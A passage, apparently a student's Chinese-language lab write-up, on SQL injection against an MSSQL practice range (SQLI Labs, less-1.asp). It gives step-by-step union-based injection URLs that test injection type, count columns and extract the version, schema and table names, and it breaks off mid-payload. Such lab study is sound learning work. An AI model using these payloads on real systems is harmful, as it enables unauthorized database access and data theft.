对Mssql和Access数据库进行注入学习!
MSSQL注入
在MSSQL_SQLI_Labs靶场进行注入
作业:
使用union联合查询和报错注入,完成mssql数据库的注入,查询出库名,表名,字段名。
使用盲注对mssql数据库注入出数据库的version。
确定注入流程
1 | 1.判断注入类型 2.确认字段数 3.察看页面能够显示的位置 4.确定使用的注入方法 |
判断注入类型

首先判断是否存在数字型注入,更改id=1 -〉id=2-1
1 | http://192.168.100.124:8081/less-1.asp?id=1 |
1 | http://192.168.100.124:8081/less-1.asp?id=2-1 |

通过报错可以和明显的看到不是数字型注入

再次判断是否存在字符型注入,在后面加上’后报错,证明是字符型注入e
1 | http://192.168.100.124:8081/less-1.asp?id=1' |
确定当前表字段数
使用二分法判断当前表的字段数
1 | http://192.168.100.124:8081/less-1.asp?id=1’ order by 4 -- | |

继续修改我们的字段数为3,这时候页面显示正常。
1 | http://192.168.100.124:8081/less-1.asp?id=1’ order by 3 -- | |

察看页面能够显示的位置
1 | http://192.168.100.124:8081/less-1.asp?id=1 union select (@@version),2,3-- | |

联合查询
判断库名
1 | http://192.168.100.124:8081/less-1.asp?id=-1' union select 1, schema_name, 3 from (select top 1 schema_name from information_schema.schemata order by 1) as shit order by 1 desc -- | |


1 | http://192.168.100.124:8081/less-1.asp?id=-1' union select 1, schema_name, db_name() from (select top 1 schema_name from information_schema.schemata where schema_name not in ('dbo', 'accessadmin', 'guest', 'db_accessadmin','db_backupoperator', 'db_datareader', 'db_datawriter','db_ddladmin')) as shit order by 1 desc -- | |
判断表名
1 | http://192.168.100.124:8081/less-1.asp?id=-1' union select 1, table_name, db_name() from (select top 1 table_name from information_schema.tables order by 1) as shit order by 1 desc -- | |

1 | http://192.168.100.124:8081/less-1.asp?id=-1' 